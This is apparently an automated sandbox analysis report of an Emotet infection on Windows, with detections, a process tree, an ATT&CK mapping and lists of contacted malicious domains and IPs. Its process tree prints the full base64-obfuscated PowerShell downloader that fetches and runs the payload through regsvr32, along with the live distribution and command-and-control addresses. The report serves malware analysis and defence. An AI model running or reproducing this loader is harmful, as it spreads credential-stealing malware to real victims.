ID: 631940
Cookbook:
defaultwindowscmdlinecookbook.jbs
Time: 04:10:44
Date: 23/05/2022
Version: 34.0.0 Boulder Opal


Table of Contents

Windows Analysis Report


Overview

General Information

Analysis ID:	631940
Infos:	



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Query firmware table information (lik…
- Changes security center settings (n…
- Suspicious powershell command lin…
- Suspicious command line found
- Powershell drops PE file
- Machine Learning detection for drop…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 6320 cmdline: cmd /C "powershell.exe -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}"" MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 6364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6408 cmdline: powershell.exe -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}" MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - regsvr32.exe (PID: 6696 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\..\ZtMIjYx\IKdzfJtQpj.BCP MD5: 426E7499F6A7346F0410DEAD0805586B)
      - regsvr32.exe (PID: 6680 cmdline: C:\Users\user\AppData\Local\Temp\..\ZtMIjYx\IKdzfJtQpj.BCP MD5: D78B75FC68247E8A63ACBA846182740E)
        - regsvr32.exe (PID: 3572 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AHWppkeB\tZBUnLQvw.dll" MD5: D78B75FC68247E8A63ACBA846182740E)
- svchost.exe (PID: 6912 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6960 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7008 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7072 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7140 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 1128 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5992 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 6032 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 5216 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 1912 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6792 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5000 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6640 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6968 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5632 cmdline: C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.323155942.00000000028C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000011.00000002.505781692.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000010.00000002.323591147.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000011.00000002.505000054.0000000000C60000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Process Memory Space: powershell.exe PID: 6408	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0xac2a:$b2: ::FromBase64String(• 0x1cedd:$b2: ::FromBase64String(• 0x5eeeb:$b2: ::FromBase64String(• 0x640d0:$b2: ::FromBase64String(• 0x6442b:$b2: ::FromBase64String(• 0x73a44:$b2: ::FromBase64String(• 0x73da4:$b2: ::FromBase64String(• 0x75f6b:$b2: ::FromBase64String(• 0x7c36e:$b2: ::FromBase64String(• 0x7c6cb:$b2: ::FromBase64String(• 0x7cc2e:$b2: ::FromBase64String(• 0x7d12b:$b2: ::FromBase64String(• 0x7df55:$b2: ::FromBase64String(• 0x7e2b2:$b2: ::FromBase64String(• 0x7eaf0:$b2: ::FromBase64String(• 0x7f1c7:$b2: ::FromBase64String(• 0x7fe4f:$b2: ::FromBase64String(• 0x80371:$b2: ::FromBase64String(• 0x88623:$b2: ::FromBase64String(• 0xae908:$b2: ::FromBase64String(• 0xaea11:$b2: ::FromBase64String(

Unpacked PEs

Source	Rule	Description	Author	Strings
16.2.regsvr32.exe.28c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.regsvr32.exe.c60000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.regsvr32.exe.c60000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
16.2.regsvr32.exe.28c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Malicious sample detected (through community Yara rule)

Powershell drops PE file

Data Obfuscation

Suspicious powershell command line found

Suspicious command line found

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Query firmware table information (likely to detect VMs)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	2 5 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	1 Query Registry	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 1 Masquerading	LSA Secrets	2 5 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	40%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\AHWppkeB\tZBUnLQvw.dll (copy)	40%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
jsonsintl.com	5%	Virustotal		Browse
www.jsonsintl.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://173.82.82.196:8080/temV	100%	Avira URL Cloud	malware	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/	14%	Virustotal		Browse
http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/	100%	Avira URL Cloud	malware	
http://jsonsintl.com	0%	Avira URL Cloud	safe	
http://https://173.82.82.196:8080/l	100%	Avira URL Cloud	malware	
http://www.jsonsintl.com	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://www.pango.co/privacy	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://www.jsonsintl.com/	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://digitalkitchen.jp/images/PVn/	100%	Avira URL Cloud	malware	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://www.jsonsintl.com/RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/	100%	Avira URL Cloud	malware	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://piffl.com/piffl.com/a/	100%	Avira URL Cloud	malware	
http://https://nakharinitwebhosting.com/HSDYKN1X5GLF/	100%	Avira URL Cloud	malware	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://www.jsonsintl.com4	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://173.82.82.196:8080/P	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jsonsintl.com	98.142.105.106	true	true	• 5%, Virustotal, Browse	unknown
www.jsonsintl.com	unknown	unknown	true	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.jsonsintl.com/RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/temV	regsvr32.exe, 00000011.00000003.39163725 6.0000000000B43000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 011.00000002.504047739.0000000000B43000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000000A.00000002.319294757 .000001C28003D000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000000A.00000003.318070878 .000001C280061000.00000004.00000020.0002 0000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000000A.00000002.319294757.000001C28003D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Traffic/Incidents/	svchost.exe, 0000000A.00000002.319371007.000001C28005C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 0000000A.00000002.319333412.000001C28004B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000003.318133437.000001C280049000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000002.00000002.323273907.0000000005E95000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000000A.00000003.318070878.000001C280061000.00000004.00000020.00020000.00000000.sdmp	false		high
http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/	powershell.exe, 00000002.00000002.321132873.0000000005289000.00000004.00000800.00020000.00000000.sdmp	true	• 14%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 0000000A.00000003.318429966.000001C280040000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000002.319306799.000001C280042000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000003.318517655.000001C280041000.00000004.00000020.00020000.00000000.sdmp	false		high
http://jsonsintl.com	powershell.exe, 00000002.00000002.320823240.00000000051EA000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://173.82.82.196:8080/l	regsvr32.exe, 00000011.00000003.391637256.0000000000B43000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000011.00000002.504047739.0000000000B43000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000000A.00000003.318070878.000001C280061000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000000A.00000003.318133437.000001C280049000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 0000000A.00000003.295522877.000001C280031000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000000A.00000003.318429966.000001C280040000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000002.319306799.000001C280042000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000A.00000003.318517655.000001C280041000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.jsonsintl.com	powershell.exe, 00000002.00000002.320823240.00000000051EA000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000002.00000002.320777939.00000000051DA000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000002.00000002.323273907.0000000005E95000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.323273907.0000000005E95000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.hotspotshield.com/terms/	svchost.exe, 00000016.00000003.403457617.0000019AC6A19000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403341632.0000019AC6A03000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403309481.0000019AC6A02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403251071.0000019AC65A9000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403390455.0000019AC65A9000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000016.00000003.403218435.0000019AC6599000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
